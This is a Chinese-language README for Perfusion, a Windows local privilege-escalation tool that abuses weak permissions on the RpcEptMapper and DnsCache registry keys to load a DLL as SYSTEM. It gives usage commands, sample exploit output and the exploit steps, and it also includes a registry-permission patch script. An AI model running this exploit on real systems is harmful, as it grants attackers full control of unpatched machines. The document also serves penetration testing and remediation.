在 Windows 7、Windows Server 2008R2、Windows 8 和 Windows Server 2012 上,RpcEptMapper 和 DnsCache(仅限7/2008R2)服务的注册表键配置了弱权限。任何本地用户都可以创建一个 Performance 子键,然后利用 Windows 性能计数器 以 NT AUTHORITY\SYSTEM 身份在 WMI 服务上下文中加载任意 DLL(这也是该工具名称的由来)。
本工具旨在帮助安全顾问在渗透测试中使用。该软件按“原样”提供,我可能不会提供任何支持。不过,我在三台不同的虚拟机上进行了彻底测试,因此应该不会出现重大问题。
更多信息:https://itm4n.github.io/windows-registry-rpceptmapper-eop/
根据 0patch 的信息,该漏洞在 2021 年 4 月 Windows 更新(ESU)中已被部分修复。这意味着运行更新版 Windows 8 / Server 2012 的机器将不再可利用。然而,Windows 7 / Server 2008 R2 仍然存在漏洞。你只需利用 Dnscache 注册表键而不是 RpcEptMapper。我已更新 PoC,允许通过 -k 选项手动指定该键。
⚠️ 使用此工具前请阅读 ⚠️
在开发此工具的过程中,我观察到了 两种不同行为:
NT AUTHORITY\SYSTEM,这种情况下漏洞利用完美生效。NT AUTHORITY\LOCAL SERVICE 身份运行的 子进程 加载。在这种情况下,服务在 模拟客户端 的同时加载 DLL。事实证明在 Windows 7 上仍有可能进行权限提升(因为存在另一个漏洞),但实现的成本不值得。我无法解释这种差异,因为我的 触发 代码始终相同。无论如何,在这两种情况下,让漏洞利用脚本完成其工作,以便它在完成后能够清理所有内容。如果漏洞利用失败,仍有几分钟或几小时后再试的可能。


✔️ 以下是漏洞利用成功时应看到的内容:
C:\Temp>Perfusion.exe -c cmd -i
[*] Created Performance DLL: C:\Users\Lab-User\AppData\Local\Temp\performance_2900_368_1.dll
[*] Created Performance registry key.
[*] Triggered Performance data collection.
[+] Exploit completed. Got a SYSTEM token! :)
[*] Waiting for the Trigger Thread to terminate... OK
[*] Deleted Performance registry key.
[*] Deleted Performance DLL.
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Temp>whoami
nt authority\system

C:\Temp>
❌ 以下是漏洞利用失败时应看到的内容:
C:\Temp>Perfusion.exe -c cmd -i
[*] Created Performance DLL: C:\Users\Lab-User\AppData\Local\Temp\performance_636_3000_1.dll
[*] Created Performance registry key.
[*] Triggered Performance data collection.
[-] Exploit completed but no SYSTEM Token. :/
[*] Waiting for the Trigger Thread to terminate... OK
[*] Deleted Performance registry key.
[*] Deleted Performance DLL.

C:\Temp>
此解决方案由两个需要按特定顺序编译的项目组成。所有内容均已预先配置,你只需遵循以下简单步骤:
Release / x64Build > Build Solution你可以通过 -h 选项查看帮助信息。
C:\TOOLS>Perfusion.exe -h
 _____         ___         _
|  _  |___ ___|  _|_ _ ___|_|___ ___
|   __| -_|  _|  _| | |_ -| | . |   |  version 0.2
|__|  |___|_| |_| |___|___|_|___|_|_|  by @itm4n

Description:
  Exploit tool for the RpcEptMapper registry key vulnerability.

Options:
  -c <CMD>  Command - Execute the specified command line
  -i        Interactive - Interact with the process (default: non-interactive)
  -d        Desktop - Spawn a new process on your desktop (default: hidden)
  -k <KEY>  Key - Either 'RpcEptMapper' or 'Dnscache' (default: 'RpcEptMapper')
  -h        Help - That's me :)
以下 Windows 版本存在漏洞:
| Windows 版本 | 存在漏洞的注册表键 |
|---|---|
| Windows 7 | RpcEptMapper、DnsCache |
| Windows Server 2008R2 | RpcEptMapper、DnsCache |
| Windows 8 | RpcEptMapper |
| Windows Server 2012 | RpcEptMapper |
据我所知,出于某种原因,微软不会修复此漏洞。最佳解决方案仍是升级到 Windows 10 / Server 2019,但如果短期内无法实现,你也可以通过移除以下注册表键上 NT AUTHORITY\Authenticated Users 和 BUILTIN\Users 的 CreateSubKey 权限来自行修补此问题:
HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapperHKLM\SYSTEM\CurrentControlSet\Services\DnsCache我为此漏洞创建了一个 PowerShell 脚本形式的补丁:RegistryPatch.ps1。该脚本会移除上述两个注册表键上针对以下标识的 CreateSubKey 权限:NT AUTHORITY\INTERACTIVE、BUILTIN\Users 和/或 BUILTIN\Authenticated Users。
PS C:\Temp> . .\RegistryPatch.ps1; Invoke-RegistryPatch -Verbose
VERBOSE: Registry key: HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper
VERBOSE: Found a vulnerable ACE: "NT AUTHORITY\Authenticated Users" has "QueryValues, CreateSubKey, ReadPermissions" rights
VERBOSE: InheritanceFlags: None
VERBOSE: IsInherited: False
VERBOSE: Registry key: HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper
VERBOSE: Found a vulnerable ACE: "BUILTIN\Users" has "QueryValues, CreateSubKey, Notify" rights
VERBOSE: InheritanceFlags: None
VERBOSE: IsInherited: False
True
PS C:\Temp> . .\RegistryPatch.ps1; Invoke-RegistryPatch -Patch -Verbose
VERBOSE: Registry key: HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper
VERBOSE: Found a vulnerable ACE: "NT AUTHORITY\Authenticated Users" has "QueryValues, CreateSubKey, ReadPermissions" rights
VERBOSE: InheritanceFlags: None
VERBOSE: IsInherited: False
VERBOSE: Registry key: HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper
VERBOSE: Found a vulnerable ACE: "BUILTIN\Users" has "QueryValues, CreateSubKey, Notify" rights
VERBOSE: InheritanceFlags: None
VERBOSE: IsInherited: False
VERBOSE: Registry key: HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper
VERBOSE: The new ACL was applied
VERBOSE: Registry key: HKLM\SYSTEM\CurrentControlSet\Services\DnsCache
VERBOSE: Found a vulnerable ACE: "NT AUTHORITY\INTERACTIVE" has "QueryValues, CreateSubKey, EnumerateSubKeys, ReadPermissions" rights
VERBOSE: InheritanceFlags: None
VERBOSE: IsInherited: False
VERBOSE: Registry key: HKLM\SYSTEM\CurrentControlSet\Services\DnsCache
VERBOSE: Found a vulnerable ACE: "BUILTIN\Users" has "CreateSubKey, ReadKey" rights
VERBOSE: InheritanceFlags: None
VERBOSE: IsInherited: False
VERBOSE: Registry key: HKLM\SYSTEM\CurrentControlSet\Services\DnsCache
VERBOSE: The new ACL was applied
True
以下是本工具实现的漏洞利用步骤:
Temp 文件夹。HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper 下创建一个 Performance 键,并用适当的值填充,包括步骤 2 中创建的 DLL 的完整路径。Win32_Perf 以触发 Windows 性能计数器 的收集。NT AUTHORITY\SYSTEM 或 NT AUTHORITY\LOCAL SERVICE。NT AUTHORITY\SYSTEM 加载,则复制其令牌并应用于步骤 1 中由用户最初创建的进程。